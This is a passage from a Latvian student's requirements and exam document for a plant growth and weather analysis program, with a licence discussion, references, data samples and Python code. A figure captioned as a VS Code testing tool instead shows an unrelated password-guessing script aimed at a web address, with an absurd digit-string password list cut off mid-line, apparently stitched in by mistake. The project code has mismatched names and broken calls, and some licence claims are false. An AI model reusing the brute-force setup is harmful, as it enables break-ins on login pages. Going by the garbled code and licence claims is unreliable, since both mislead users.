nobriešanas paliek sistēmā, ja to neizdzēš manuāli vai neiestata tā automātisku izdzēšanu programmas iestatījumos. Augu dati un jauni augi tiek pievienoti un atjaunināti automātiski, bez programmas atjaunināšanas nepieciešamības. Augu dati atjaunojas, kad tos atver vai datu atjaunošanai paredzētā iestatāmā laikā, netiek veikta to konstanta atjaunināšana.

Izmantojot ADDRVP, ir jāapzinās, ka tā izmanto rakstzīmju lietotāja saskarni nevis GUI, pievienojot augu ierakstus datubāzei, tie no sākuma aizpilda tukšās vietas, kuras rodas pēc augu ierakstu dzēšanas, izdzēšot augu ierakstus no datubāzes, tie tiek dzēsti neatgriezeniski, augu ierakstus nav iespējams labot pēc pievienošanas. Augu ieraksti tiek pievienoti augu datubāzei, izmantojot specifiski formatētus CSV failus (Skatīt 4. pielikumā).

6.1. Programmas izvēršanas un ieviešanas plāns

Programmu pasūtītājs saņems kopā ar augu datubāzes kodu un ADDRVP. Programma tiks palaista uz “Windows 10”, “Android” un “IOS” operētājsistēmām, “Android” un “IOS” gadījumā tiem atbilstošajos lietotņu veikalos, kā mobilā lietotne, bet “Windows 10” gadījumā tā būs ielādējama no programmai speciāli izveidotas mājaslapas kā lietojumprogramma. Programmas kods būs brīvi pieejams un jebkurš varēs to modificēt un papildināt. Programma tiks izvērsta kopā ar datubāzes serveri katrā no pasaules kontinentiem.

Programmu plānots ieviest anketētajos dārzkopības uzņēmumos un to izrādīt iespējamiem interesentiem biznesu un tehnoloģiju konferencēs, izstādēs, lai iegūtu plašāku lietotāju loku to reklamēt amatieru dārzniekiem un dārzkopības interesantiem, izmantojot “Google AdSense” un influenceru ietekmi vairākos sociālo mediju tīklos, kā “Instagram”, “TikTok” un “YouTube”.

6.2. Programmas uzturēšanas plāns

Programmu uzturēs tās pasūtītājs ar tai speciāli izveidotiem rīkiem, kas atvieglo un racionalizē augu ierakstu pievienošanu augu datubāzei, programmas kods ir veidots pēc labas programmēšanas un koda stila praksēm, koda svarīgākajās vietās tika ieviesti komentāri, lai atvieglotu programmas atjaunošanu un uzlabošanu nepieciešamības gadījumā. Programmai nepieciešamo augu datubāzes serveriem nav nepieciešama liela jauda un skaits. Programmas kods pēc tam, kad to norakstīs tās pasūtītājs, būs publiski pieejams un atvērs iespējas jebkurai programmu uzturēt un pilnveidot.

7. Piemērotās licences pamatojums.

Programmai tās dzīves laikā ir nepieciešamas divas licences, kuras atkarībā no programmas pasūtītāja un tā vēlmēm uzturēt programmu, tiks mainītas. Sākotnējā licence, kas ir spēkā pēc produkta izstrādes un ieviešanas, limitēs lietotāju spēju to modificēt, liekot lietotājam kontaktēties ar pasūtītāju, lai iegūtu programmas kodu, bet nelimitēs programmas izplatīšanu. Programmas dzīves beigās vai sākumā, pirms programma tiek nogādāta pasūtītājam vai, kad pasūtītājs vairs nebūs ieinteresēts tās uzturēšanā, tiks nomainīta licence uz tādu, kas atļauj pilnīgi brīvu darbošanos ar kodu, atļaujot tās turpmāku uzturēšanu, ieinteresētiem lietotājiem.

7.1. Programmas sākotnējās licences izvēle

“GNU Public Licence (GPL) 3.0 versija”, netika izmantota, kā programmas sākotnējā licence, jo tā aizliedz programmas kodā veikt jebkāda veida izmaiņas. (15, 16)

“Affero General Public Licence” Atļauj brīvi izplatīt programmu, bet, modificējot tās kodu, tajā ir jābūt pietiekami daudz izmaiņām, lai tas atbilstu autortiesību likumam, licence netika izvēlēta, jo tā limitē lietotāja iespēju modificēt kodu vairāk nekā programmas sākotnējai licencei izvirzītajām prasībās. (15, 17)

“BSD Licence 3.0 versija”, netiek izmantota, kā programmas sākotnējā licence, jo tā lietotājam sniedz pārāk lielu koda modificēšanas brīvību, lai atbilstu programmas sākotnējās licences izvirzītajām prasībām, bet pārāk mazu, lai atbilstu beigu prasībām. (15, 18)

“GNU Public Licence (GPL) 2.0 versija” Atļauj brīvu programmas izplatīšanu un pēc pieprasījuma garantē koda izplatību, atļauj piegādāt programmu kā pakalpojumu. Tiek izvirzīta kā programmas sākotnējā licence, jo tā atbilst programmas sākotnējās licences izvirzītajām prasībām. (15, 19)

7.2. Programmas beigu licences izvēle

“Lesser GPL Licence” netika izmantota, kā programmas beigu licence, jo tā primāri atļauj produkta koda izmantošanu citos projektos, neatbilstot programmas beigu licencei izvirzītajām prasībām. (15, 20)

“Apache Licence 2.0 versija” netika izmantota, kā programmas beigu licence, jo tā liek programmas koda lietotājam atklāt un izklāstīt tajā veiktās lielākās un svarīgākās izmaiņas, limitējot lietotāja brīvību, neatbilstot programmas beigu licencei izvirzītajām prasībām. (15, 21)

“Public Domain Licence” tiek izvirzīta, kā programmas beigu licence, jo tā nelimitē lietotāja darbības ar kodu un atbilst visām programmas beigu licencei izvirzītajām prasībām. (15, 22, 23)

8. Secinājumi un autora komentāri

Programmatūras, tās nepieciešamību un dokumenta izstrādes laikā darba autors guva jaunas zināšanas par programmatūras licencēm, testēšanu, akcepttestēšanu, par nefunkcionālajām prasībām un augiem, tiem raksturīgajām iezīmēm un vajadzībām. Darba autors guva ieskatu PPS un uzlaboja savas spējas analizēt un vienlaikus vadīties pēc vairākām prasībām, izsecināt, ko ņemt no katras. Autors pilnveidoja savas zināšanas Python un MySQL programmēšanas valodās un iemācījās pielietot jaunas Python bibliotēkas. Apgūtais darba veidošanā dos iespēju tā autoram to un tā kodu pilnveidot līdz gala stadijai. Izstrādātais darbs, tā autoram kalpos, kā programmēšana II valsts eksāmena piekļuves darbs.

9. Izmantotā literatūra un avoti

1. LVS 68:1996 "Programmatūras prasību specifikācijas ceļvedis"
2. Gramata_18nod_PPS.docx (Skatīt 1. pielikumā)
3. VISC. Programmēšana Augstākais satura mācību apguves līmenis Centralizētā eksāmena programma. Pieejams: <https://www.visc.gov.lv/lv/media/19854/download?attachment> (skatīts: 22.03.2023.)
4. Codelex. Python programmēšanas valoda. Pieejams: <https://www.codelex.io/resursi/python-programmesanas-valoda> (skatīts: 22.03.2023.)
5. Tezaurs. valoda SQL. Pieejams: <https://tezaurs.lv/mwe:385344> (skatīts: 22.03.2023.)
6. Theastrologypage. Kas ir json vaicājuma valoda (jaql)? - definīcija no tehopedijas. Pieejams: <https://lv.theastrologypage.com/json-query-language> (skatīts: 22.03.2023.)
7. Profizgl. Informācijas un komunikācijas tehnoloģiju pamatjēdzieni. Pieejams: <https://profizgl.lu.lv/mod/book/view.php?id=22319&chapterid=6878> (skatīts: 22.03.2023.)
8. Python kriptogrāfijas autoritāte un līdzstrādnieki. PyPi. cryptography 39.0.2. Pieejams: <https://pypi.org/project/cryptography/> (skatīts: 22.03.2023.)
9. Oracle un, vai viņu filiāles. PyPI, mysql-connector-python 8.0.32. Pieejams: <https://pypi.org/project/requests/> (skatīts: 22.03.2023.)
10. Reitz K. PyPI, requests 2.28.2. Pieejams: <https://pypi.org/project/mysql-connector-python/> (skatīts: 22.03.2023.)
11. If-koubou. Kas ir CSV fails un kā to atvērt? Pieejams: <https://lv.if-koubou.com/articles/how-to/what-is-a-csv-file-and-how-do-i-open-it.html> (skatīts: 22.03.2023.)
12. Visual studio code. Pieejams: <https://code.visualstudio.com/> (skatīts: 22.03.2023.)
13. Open-Meto. Weather forecast API. Pieejams: <https://open-meteo.com/en/docs> (skatīts: 22.03.2023.)
14. Open-Meto. Geocoding API. Pieejams: <https://open-meteo.com/en/docs/geocoding-api> (skatīts: 22.03.2023.)
15. Odo. Atvērtā koda licences un to ietekme uz biznesu. Pieejams https://odo.lv/Training/OS_licences (skatīts: 22.03.2023.)
16. GNU operating system. GNU General Public License. Pieejams <https://www.gnu.org/licenses/gpl-3.0.html> (skatīts: 22.03.2023.)
17. GNU operating system. GNU Affero General Public License. Pieejams <https://www.gnu.org/licenses/agpl-3.0.en.html> (skatīts: 22.03.2023.)
18. FOSSA Redakcijas komanda. Fossa. Open Source Software Licenses 101: The BSD 3-Clause License. Pieejams <https://fossa.com/blog/open-source-software-licenses-101-bsd-3-clause-license/> (skatīts: 22.03.2023.)
19. GNU operating system. GNU General Public License, version 2. Pieejams <https://www.gnu.org/licenses/old-licenses/gpl-2.0.html> (skatīts: 22.03.2023.)
20. GNU operating system. GNU Lesser General Public License. Pieejams <https://www.gnu.org/licenses/lgpl-3.0.en.html> (skatīts: 22.03.2023.)
21. Synk. Apache License 2.0 Explained. Pieejams <https://snyk.io/learn/apache-license/> (skatīts: 22.03.2023.)
22. Creative Commons. Use & remix. Pieejams <https://creativecommons.org/use-remix/> (skatīts: 22.03.2023.)
23. Creative Commons. Attribution-NonCommercial-NoDerivatives 4.0 International (CC BY-NC-ND 4.0). Pieejams <https://creativecommons.org/licenses/by-nc-nd/4.0/> (skatīts: 22.03.2023.)

Pielikumi

1. *pielikums. Pirmās nodaļas pielikumi.*

1. *Fails – “Gramata_18nod_PPS.docx”*

2. pielikums. Trešās nodaļas pielikums.

1. Attēls. JSON fails ar augu un laikapstākļu datiem.

```
1  {
2    "nosaukums": "Testins",
3    "augaid": 1,
4    "augi": "Augstas krummelenes (Vaccinium corymbosum)",
5    "iestadisanaslaiks": "21/03/2023/23:47",
6    "atlikusaisaugšanaslaiks": 1460,
7    "atversanaslaiks": "21/03/2023/23:47",
8    "iedzivosanasiespeja": "nekadas",
9    "laistisanasbiezums": 1,
10   "nokrisnuveids": "Makonains",
11   "vejaatrums": 5.4,
12   "vejastiprums": "Vajs",
13   "vejavirziens": "Ziemeļu vejs"
14 }
```

2. Attēls. JSON fails šifrētajiem atrašanās vietas datiem.

```
1  {
2    "atrasanasvieta": "b'gAAAAABkGiXdPEN03_1S_O8CDYiTEtUoS6uZ8-CBpNDrp3QhZOrY_3Ch6cpaqkychkT4DRWqInbhHomLehwm5Uj_H8M3hJVbAw=='",
3    "latitude": "b'gAAAAABkGiXdgjzFJdsranMlnh59py2u559vhJmf3eZvZueHQ7me2PUkVPDq16Gu51P-M9mJWD6o8aU-9dj2jtyi52oAl6Bjxg=='",
4    "longitude": "b'gAAAAABkGiXdfVxTYVtZ18EU12bs_hMvgq4t-r56qJx1FKnHZNfukSax_-HR6DhekvmIVvKC2beNYHyQGyZoEjmWtckwJV3_Ikg=='",
5    "laikazona": "b'gAAAAABkGiXdCOqAOUEkspzS9aeb_43opPImyipHbrMekvE-9FkHdVTOFq1phkbuKJfc81moNtEyDAf20f_h5t0BFvyvQCVd4g=='",
6  }
```

3. Attēls. Augu datu attēlošana pārskatāmā veidā.

```
Auga profila nosaukums
-----
Augs: Augstas_krummellenes (Vaccinium_corymbosum)
Skirne: Northland
Veids: Ogu_krums
Apraksts: APRAKSTSAPRAKSTSAPRAKSTSAPRAKSTSAPRAKSTSAPRAKSTSAPRAKSTSAPRAKSTSAPRAKSTSAPRAKSTS
Stadisanas laiks: Pavasaris
Gaismas vide: Saule
Zemes vide: Mitra-skaba
Dzives ilgums: Daudzgadiga
Izturiba: Liela

Atrasanas vieta: Latvia-Ogre
Iestadisanas laiks: 22/03/2023/00:10
Dienas līdz nobriedumam: 1460
Laistisanas biežums nedēla: 2 reizes
Auga stavoklis: Melns

Nokrisni: Makonains
Veja stiprums: Vajs (2.2Km/h)
Veja virziens: Ziemeļu vejs
```

1. Attēls. VS Code testēšanas rīks.

Windows Defender
A file named 'main.py' is blocked by Windows Defender.

Windows Security
A file named 'main.py' is blocked by Windows Defender.

Visual Studio Code
The editor shows a Python script named 'main.py' with the following code:

```
1 #!/usr/bin/env python3
2 import sys
3 import urllib.request
4 import urllib.error
5 import json
6 import time
7
8 # URL of the web application
9 url = 'http://10.10.10.10:8080/'
10
11 # List of passwords to guess
12 passwords = ['123456789', '12345678', '1234567', '123456', '12345', '1234', '123', '12', '1', '1234567890', '12345678901', '123456789012', '1234567890123', '12345678901234', '123456789012345', '1234567890123456', '12345678901234567', '123456789012345678', '1234567890123456789', '12345678901234567890', '123456789012345678901', '1234567890123456789012', '12345678901234567890123', '123456789012345678901234', '1234567890123456789012345', '12345678901234567890123456', '123456789012345678901234567', '1234567890123456789012345678', '12345678901234567890123456789', '123456789012345678901234567890', '1234567890123456789012345678901', '12345678901234567890123456789012', '123456789012345678901234567890123', '1234567890123456789012345678901234', '12345678901234567890123456789012345', '123456789012345678901234567890123456', '1234567890123456789012345678901234567', '12345678901234567890123456789012345678', '123456789012345678901234567890123456789', '1234567890123456789012345678901234567890', '12345678901234567890123456789012345678901', '123456789012345678901234567890123456789012', '1234567890123456789012345678901234567890123', '12345678901234567890123456789012345678901234', '123456789012345678901234567890123456789012345', '1234567890123456789012345678901234567890123456', '12345678901234567890123456789012345678901234567', '123456789012345678901234567890123456789012345678', '1234567890123456789012345678901234567890123456789', '12345678901234567890123456789012345678901234567890', '123456789012345678901234567890123456789012345678901', '1234567890123456789012345678901234567890123456789012', '12345678901234567890123456789012345678901234567890123', '123456789012345678901234567890123456789012345678901234', '1234567890123456789012345678901234567890123456789012345', '12345678901234567890123456789012345678901234567890123456', '123456789012345678901234567890123456789012345678901234567', '1234567890123456789012345678901234567890123456789012345678', '12345678901234567890123456789012345678901234567890123456789', '123456789012345678901234567890123456789012345678901234567890', '1234567890123456789012345678901234567890123456789012345678901', '12345678901234567890123456789012345678901234567890123456789012', '123456789012345678901234567890123456789012345678901234567890123', '1234567890123456789012345678901234567890123456789012345678901234', '12345678901234567890123456789012345678901234567890123456789012345', '123456789012345678901234567890123456789012345678901234567890123456', '1234567890123456789012345678901234567890123456789012345678901234567', '12345678901234567890123456789012345678901234567890123456789012345678', '123456789012345678901234567890123456789012345678901234567890123456789', '1234567890123456789012345678901234567890123456789012345678901234567890', '12345678901234567890123456789012345678901234567890123456789012345678901', '123456789012345678901234567890123456789012345678901234567890123456789012', '1234567890123456789012345678901234567890123456789012345678901234567890123', '12345678901234567890123456789012345678901234567890123456789012345678901234', '123456789012345678901234567890123456789012345678901234567890123456789012345', '1234567890123456789012345678901234567890123456789012345678901234567890123456', '12345678901234567890123456789012345678901234567890123456789012345678901234567', '123456789012345678901234567890123456789012345678901234567890123456789012345678', '1234567890123456789012345678901234567890123456789012345678901234567890123456789', '12345678901234567890123456789012345678901234567890123456789012345678901234567890', '123456789012345678901234567890123456789012345678901234567890123456789012345678901', '1234567890123456789012345678901234567890123456789012345678901234567890123456789012', '12345678901234567890123456789012345678901234567890123456789012345678901234567890123', '123456789012345678901234567890123456789012345678901234567890123456789012345678901234', '12345
```

2. *Attēls. CSV faila datu izvietojuma paraugs.*

Nosaukums,Augstas_krummellenes
Latīniskais_nosaukums,Vaccinium_corymbosum
Skirne,Northland
Apraksts,APRAKSTSAPRAKSTSAPRAKSTSAPRAKSTSAPRAKSTSAPRAKSTSAPRAKSTSAPRAKSTSAPRAKSTS
Veids,Ogu_krums
Augsanas_ilgums_(dienas),1460
Dzivesilgums,Daudzgadīga
Izturība,Liels
Sakņu_dzilums_(cm),23
Stadisanas_menesis,Maijs
Minimālā_temperatūra_(C),10
Laišanas_biezums_(reizes_diena),1
Gaisma_vide,Saule
Vide,Mitr-skaba
Atsauces, https://www.gardeningknowhow.com/edible/fruits/blueberries/highbush-blueberry-plant-care-grow-highbush-blueberry-plants.htm , https://lv.wikipedia.org/wiki/Augt%C4%81s_kr%C5%ABmmellenes

3. *Attēls. Excel faila datu izvietojuma paraugs, pirms tā pārveides par CSV failu.*

[illegible]

4. *pielikums. Sestās nodaļas pielikums.*

1. *Attēls. CSV faila datu izvietojuma paraugs.*

[illegible]

2. *Attēls. Excel faila datu izvietojuma paraugs, pirms tā pārveides par CSV failu.*

[illegible]

5. pielikums. Projekta kods.

1. Kods. AAIP minimālās programmatūras kods.

```
1. #Augu augšanas analīzes un informācijas programmas kods
2.
3. #Programmas koda licencesana
4. #autors: Arts Inarts Kubilis
5. #licence: CC BY-NC-ND 4.0 (https://creativecommons.org/licenses/by-nc-nd/4.0/)
6.
7. #bibliotēkas
8. import requests #https://pypi.org/project/requests/
9. from cryptography.fernet import Fernet
   #https://pypi.org/project/cryptography/
10. import mysql.connector #https://pypi.org/project/mysql-connector-python/
11. from decimal import Decimal
12. import os
13. import shutil
14. import ctypes
15. import json
16. from datetime import datetime
17. import pytz
18.
19. #funkcijas
20. def dienasvidejais(vert, ciprskaitromata, diena): #videja aprekinasana
21.     vertf=[]
22.     vertf.extend(vert)
23.     if diena== -2:
24.         pass
25.
26.     if diena== -1:
27.         i=0
28.         while i<24:
29.             vertf.pop(0)
30.
31.             i=i+1
32.     if diena==0:
33.         i=0
34.         while i<48:
35.             vertf.pop(0)
36.
37.             i=i+1
38.     if diena==1:
39.         i=0
40.         while i<72:
41.             vertf.pop(0)
42.
43.             i=i+1
```

```

44.
45.     if diena==2:
46.         i=0
47.         while i<96:
48.             vertf.pop(0)
49.
50.             i=i+1
51.
52.     vertSk=24
53.     vertSum=0
54.     i=0
55.     while i<vertSk:
56.         vertSum=vertSum+vertf[i]
57.
58.         i=i+1
59.     vertVid=vertSum/vertSk
60.     vertVid=Decimal(str(vertVid))
61.     vertf.clear()
62.     return round(vertVid,cipskaizkomata)
63.
64. def debespuse(sk): #parveido gradus uz debespusem
65.     gradi=[0.0, 22.5, 45.0, 67.5, 90.0, 112.5, 135.0, 157.5, 180.0,
66.         202.5, 225.0, 247.5, 270.0, 292.5, 315.0, 337.5, 360.0]
67.
68.     rezultati=[]
69.     rezultatisak=[]
70.     for i in gradi:
71.         starpiba=abs(sk-i)
72.         rezultati.append(starpiba)
73.
74.     rezultatisak.extend(rezultati)
75.     rezultatisak.sort()
76.     mazstarp=rezultatisak[0]
77.
78.     j=0
79.     for i in rezultati:
80.         if i==mazstarp:
81.             break
82.
83.         j=j+1
84.
85.     if gradi[j]==0.0 or gradi[j]==360.0:
86.         virziens='Ziemeļu vejs'
87.
88.     if gradi[j]==22.5:
89.         virziens='Ziemeļu-ziemeļaustrumu vejs'
90.
91.     if gradi[j]==45.0:

```

```

92.         virziens='Ziemelaustrumu vejs'
93.
94.     if gradi[j]==67.5:
95.         virziens='Austrumu-ziemelaustrumu vejs'
96.
97.     if gradi[j]==90.0:
98.         virziens='Austrumu vejs'
99.
100.        if gradi[j]==112.5:
101.            virziens='Austrumu-dienvidaustrumu vejs'
102.
103.        if gradi[j]==135.0:
104.            virziens='Dienvidaustrumu vejs'
105.
106.        if gradi[j]==157.5:
107.            virziens='Dienvidu-dienvidaustrumu vejs'
108.
109.        if gradi[j]==180.0:
110.            virziens='Dienvidu vejs'
111.
112.        if gradi[j]==202.5:
113.            virziens='Dienvidu-dienvidrietumu vejs'
114.
115.        if gradi[j]==225.0:
116.            virziens='Dienvidrietumu vejs'
117.
118.        if gradi[j]==247.5:
119.            virziens='Rietumu-dienvidrietumu vejs'
120.
121.        if gradi[j]==270.0:
122.            virziens='Rietumu vejs'
123.
124.        if gradi[j]==292.5:
125.            virziens='Rietumu-ziemelrietumu vejs'
126.
127.        if gradi[j]==315.0:
128.            virziens='Ziemelrietumu vejs'
129.
130.        if gradi[j]==337.5:
131.            virziens='Ziemeļu-ziemelrietumus vejs'
132.
133.        return virziens
134.
135.    def gadalaks(menesis):
136.        gadalaiki=[]
137.
138.        ziema=['Decembris', 'Janvaris', 'Februāris', 'Ziema']
139.        pavasaris=['Marts', 'Aprīlis', 'Maijs', 'Pavasaris']
140.        vasara=['Junijs', 'Julijs', 'Augusts', 'Vasara']

```



```

141.         rudens=['Septembris', 'Oktobris', 'Novembris', 'Rudens']
142.
143.         gadalaiki.append(ziema)
144.         gadalaiki.append(pavasaris)
145.         gadalaiki.append(vasara)
146.         gadalaiki.append(rudens)
147.
148.         menesis='Maijs'
149.
150.         for i in gadalaiki:
151.             if menesis in i:
152.                 glaiks=(i[-1])
153.
154.         return glaiks
155.
156. #datu apstrade
157. def sifresana(atrv, lat, long, tzona): #datu sifresanas funkcija
158.     global sifratslega
159.
160.     dati=[atrv,lat,long,tzona]
161.     sifrdati=[]
162.     sifrs=Fernet(sifratslega)
163.
164.     for i in dati:
165.         i=str(i)
166.         i=i.encode('utf-8')
167.         sifrdati.append(sifrs.encrypt(i))
168.
169.     return sifrdati
170.
171. def atsifresana(nepsifrdati): #sifreto datu atsifresanas funkcija
172.     global sifratslega
173.
174.     sifrs=Fernet(sifratslega)
175.
176.     i=-1
177.     while len(nepsifrdati)/2>i:
178.         i=i+1
179.         nepsifrdati.pop(i)
180.
181.     atsifrdati=[]
182.     i=0
183.
184.     while len(nepsifrdati)>i:
185.         x=nepsifrdati[i]
186.         x=x.decode('utf-8')
187.         x=x.replace("b'", ''); x=x.replace("'", '')
188.         x=sifrs.decrypt(x)
189.         atsifrdati.append(x.decode('utf-8'))

```

```

190.
191.         i=i+1
192.
193.         return atsifrdati
194.
195.     #datu saglabasana, atversana un papildinasana
196.     def saglabasana(nosauk, atrv, lat , long, tzona, augs,
        latinnosauk, augid, iestadlaiks, auglaiks): #saglabasana datus json failos
        jauniem augiem
197.         global auganr
198.         global dirmape
199.
200.         #parastie
201.         dati={'nosaukums':nosauk,
202.              'augaid': augid,
203.              'augi':f'{augi} ({latinnosauk})',
204.              'iestadisanaslaiks':iestadlaiks,
205.              'atlikusaisaugšanaslaiks':auglaiks
206.
207.              }
208.
209.         dirmapesast=sorted(os.listdir(dirmape), key=len)
210.         if len(dirmapesast)>0:
211.             num=[]
212.             pedfails=dirmapesast[-1]
213.             for i in pedfails:
214.                 if i.isdigit():
215.                     num.append(i)
216.
217.             num=''.join(num)
218.             auganr=int(num)+1
219.
220.         dirfails=os.path.join(dirmape, f'{auganr}augi.json')
221.         jsonfails=open(dirfails, 'w')
222.         jsondati=json.dumps(dati)
223.         jsonfails.write(jsondati)
224.         jsonfails.close()
225.
226.         #sifretie
227.         sifrdatukopa=sifresana(atrv,lat,long,tzona)
228.         sifrdati=f'atrasanasvieta:\n{sifrdatukopa[0]}\nlatitude:\n{sif
            rdatukopa[1]}\nlongitude:\n{sifrdatukopa[2]}\nlaikazona:\n{sifrdatukopa[
            3]}'
229.         sifrdati=sifrdati.encode('utf-8')
230.
231.         dirsifrfails=os.path.join(dirmape, f'{auganr}augislok.json')
232.         jsonsifrfails=open(dirsifrfails, 'wb')
233.         jsonsifrfails.write(sifrdati)
234.         jsonsifrfails.close()

```

```

235.
236.         auganr=auganr+1
237.
238.     def atversana(): #paradadatus par augu un atjauno tos
239.         global dirmape
240.         global cursors
241.
242.         dirmapesast=sorted(os.listdir(dirmape), key=len)
243.         print('')
244.         print('Izvelies augu: (ievadi nr)')
245.         sastavs=[]
246.         skaits=[]
247.         j=1
248.         for i in dirmapesast:
249.             for l in i:
250.                 sastavs.append(l)
251.
252.             if 'l' not in sastavs:
253.                 dirsifrfails=os.path.join(dirmape, i)
254.                 jsonsifrfails=open(dirsifrfails, 'r')
255.                 nosauk=jsonsifrfails.readlines()
256.                 nosauk=nosauk[0]
257.                 nosauk=json.loads(nosauk)
258.                 jsonsifrfails.close()
259.
260.                 fnosauk=''
261.                 for k in i:
262.                     vaiskaitlis=k.isdigit()
263.                     if vaiskaitlis ==True:
264.                         fnosauk=fnosauk+k
265.
266.                 print(f'{fnosauk}. {nosauk["nosaukums"]}')
267.                 skaits.append(fnosauk)
268.
269.                 j=j+1
270.
271.         sastavs.clear()
272.
273.     while True:
274.         inp=input('> ')
275.         if inp in skaits:
276.             break
277.
278.         dirsifrfails=os.path.join(dirmape, f'{inp}augsluk.json')
279.         jsonsifrfails=open(dirsifrfails, 'rb')
280.         sifrdatinofaila=jsonsifrfails.readlines()
281.         atsifrdati=atsifresana(sifrdatinofaila)
282.         jsonsifrfails.close()
283.

```

```

284.         dirfails=os.path.join(dirmape, f'{inp}aug.json')
285.         jsonfails=open(dirfails, 'r')
286.         jsondati=jsonfails.readlines()
287.         jsondati=jsondati[0]
288.         jsondati=json.loads(jsondati)
289.         jsonsifrfails.close()
290.
291.         laikpstkli(atsifrdati[1],atsifrdati[2],atsifrdati[3],inp)
292.
293.         dirfails=os.path.join(dirmape, f'{inp}aug.json')
294.         jsonfails=open(dirfails, 'r')
295.         jsondati=jsonfails.readlines()
296.         jsondati=jsondati[0]
297.         jsondati=json.loads(jsondati)
298.         jsonsifrfails.close()
299.
300.         sql=f'SELECT
            skirne,apraksts,veids,dzivesilgums,izturiba,gaismas_vide,vide,stadisanas
            _menesis FROM augi WHERE id={jsondati["augaid"]}'
301.         cursors.execute(sql)
302.         sqldati=cursors.fetchall()
303.         sqldati=sqldati[0]
304.
305.         stadlaiks=gadalaks(sqldati[7])
306.
307.         #bistamibas stadijas
308.         if jsondati['iedzivosanasiespeja']=='maksimalas':
309.             stavoklis='Caurspidigs' #augam nedraud briesmas
310.
311.         if jsondati['iedzivosanasiespeja']=='lielas':
312.             stavoklis='Zals' #augam draud nelielas briesmas
313.
314.         if jsondati['iedzivosanasiespeja']=='videjas':
315.             stavoklis='Dzeltens' #augam iespejams draud briesmas
316.
317.         if jsondati['iedzivosanasiespeja']=='mazas':
318.             stavoklis='Sarkans' #augam draud briesmas
319.
320.         if jsondati['iedzivosanasiespeja']=='nekadas':
321.             stavoklis='Meln' #aug nomirst
322.
323.         #informacijas attelosana lietotajam
324.         print('')
325.         print('')
326.         print(jsondati['nosaukums'])
327.         print('-----')
328.         print(f'Augs: {jsondati["augaid"]}')
329.         print(f'Skirne: {sqldati[0]}')
330.         print(f'Veids: {sqldati[2]}')

```

```

331.         print(f'Apraksts: {sqldati[1]}')
332.         print(f'Stadisanas laiks: {stadlaiks}')
333.         print(f'Gaismas vide: {sqldati[5]}')
334.         print(f'Zemes vide: {sqldati[6]}')
335.         print(f'Dzives ilgums: {sqldati[3]}')
336.         print(f'Izturiba: {sqldati[4]}')
337.         print('')
338.         print(f'Atrasanas vieta: {atsifrdati[0]}')
339.         print(f'Iestadisanas laiks: {jsondati["iestadisanaslaiks"]}')
340.         if jsondati["atlikusaisaugšanaslaiks"]<=0:
341.             print('Dienas līdz nobriedumam: nobriedis')
342.
343.         else:
344.             print(f'Dienas līdz nobriedumam:
{jsondati["atlikusaisaugšanaslaiks"]}')
345.
346.             if jsondati["laistisanasbiezums"]==1:
347.                 print(f'Laistisanas biežums nedēla:
{jsondati["laistisanasbiezums"]} reize')
348.
349.             else:
350.                 print(f'Laistisanas biežums nedēla:
{jsondati["laistisanasbiezums"]} reizes')
351.
352.         print(f'Auga stavoklis: {stavoklis}')
353.         print('')
354.         print(f'Nokrisni: {jsondati["nokrisnuveids"]}')
355.         print(f'Veja stiprums: {jsondati["vejastiprums"]}
({jsondati["vejaatrumi"]}Km/h)')
356.         print(f'Veja virziens: {jsondati["vejavirziens"]}')
357.
358.         #laikapstaklu datu iegusana un analize
359.         def laikapstakli(lat,long,tzona,nr=0): #tagadejo, un nakotnes
        prognozeto laikapstaklu datu ieguve un ar laikapstakliem saistitu datu
        ievietosana augu json failos, auga atlikuso dienu aprekinasana
360.         #tagadejo laikapstaklu datu iegusana
361.         global dirmape
362.         global cursors
363.
364.         Url=f"https://api.open-
        meteo.com/v1/forecast?latitude={lat}&longitude={long}&past_days=2&foreca
        st_days=3&daily=temperature_2m_min,precipitation_probability_mean,precip
        itation_hours,rain_sum&hourly=temperature_2m,windspeed_10m,winddirection
        _10m,cloudcover,rain,soil_moisture_0_1cm,soil_moisture_1_3cm,soil_moistu
        re_3_9cm,soil_moisture_9_27cm,soil_moisture_27_81cm&current_weather=true
        &timezone={tzona}"
365.         #https://api.open-
        meteo.com/v1/forecast?latitude=56.946&longitude=24.10589&past_days=2&for
        ecast_days=3&daily=temperature_2m_min,precipitation_probability_mean,pre

```

```

cipitation_hours,rain_sum&hourly=temperature_2m,windspeed_10m,winddirection_10m,cloudcover,rain,soil_moisture_0_1cm,soil_moisture_1_3cm,soil_moisture_3_9cm,soil_moisture_9_27cm,soil_moisture_27_81cm&current_weather=true&timezone=Europe%2FRiga
366.         Dati=requests.get(Url)
367.         Dati=Dati.json()
368.
369.         #stunda
370.         hDati=Dati['hourly']
371.         hLaiks=hDati['time'] #datetime
372.         hTemp=hDati['temperature_2m'] #C
373.         hVejaatr=hDati['windspeed_10m'] #km/h
374.         hVejavirz=hDati['winddirection_10m'] #gradi
375.         hMakonudaudz=hDati['cloudcover'] #%
376.         hLetusdaudz=hDati['rain'] #mm
377.         hMitr0_1=hDati['soil_moisture_0_1cm'] #m^3/m^3
378.         hMitr1_3=hDati['soil_moisture_1_3cm'] #m^3/m^3
379.         hMitr3_9=hDati['soil_moisture_3_9cm'] #m^3/m^3
380.         hMitr9_27=hDati['soil_moisture_9_27cm'] #m^3/m^3
381.         hMitr27_81=hDati['soil_moisture_27_81cm'] #m^3/m^3
382.
383.         #diena
384.         dDati=Dati['daily']
385.         dTempmin=dDati['temperature_2m_min'] #C
386.         dNokriesp=dDati['precipitation_probability_mean'] #%
387.         dNokrlaiks=dDati['precipitation_hours'] #h
388.         dLietussum=dDati['rain_sum'] #mm
389.
390.         vidtemp=[]
391.         vidvejaatr=[]
392.         vidmakonudaudz=[]
393.         vidmitr0_1=[]
394.         vidmitr1_3=[]
395.         vidmitr3_9=[]
396.         vidmitr9_27=[]
397.         vidmitr27_81=[]
398.
399.         i=-2
400.         while i<=2:
401.             vidtemp.append(dienasvidejais(hTemp,1,i)) #C
402.             vidvejaatr.append(dienasvidejais(hVejaatr,1,i)) #km/h
403.             vidmakonudaudz.append(dienasvidejais(hMakonudaudz,0,i)) #%
404.             vidmitr0_1.append(dienasvidejais(hMitr0_1,3,i)) #m^3/m^3
405.             vidmitr1_3.append(dienasvidejais(hMitr1_3,3,i)) #m^3/m^3
406.             vidmitr3_9.append(dienasvidejais(hMitr3_9,3,i)) #m^3/m^3
407.             vidmitr9_27.append(dienasvidejais(hMitr9_27,3,i)) #m^3/m^3
408.             vidmitr27_81.append(dienasvidejais(hMitr27_81,3,i))
               #m^3/m^3
409.

```

```

410.             i=i+1
411.
412.             #datu analize
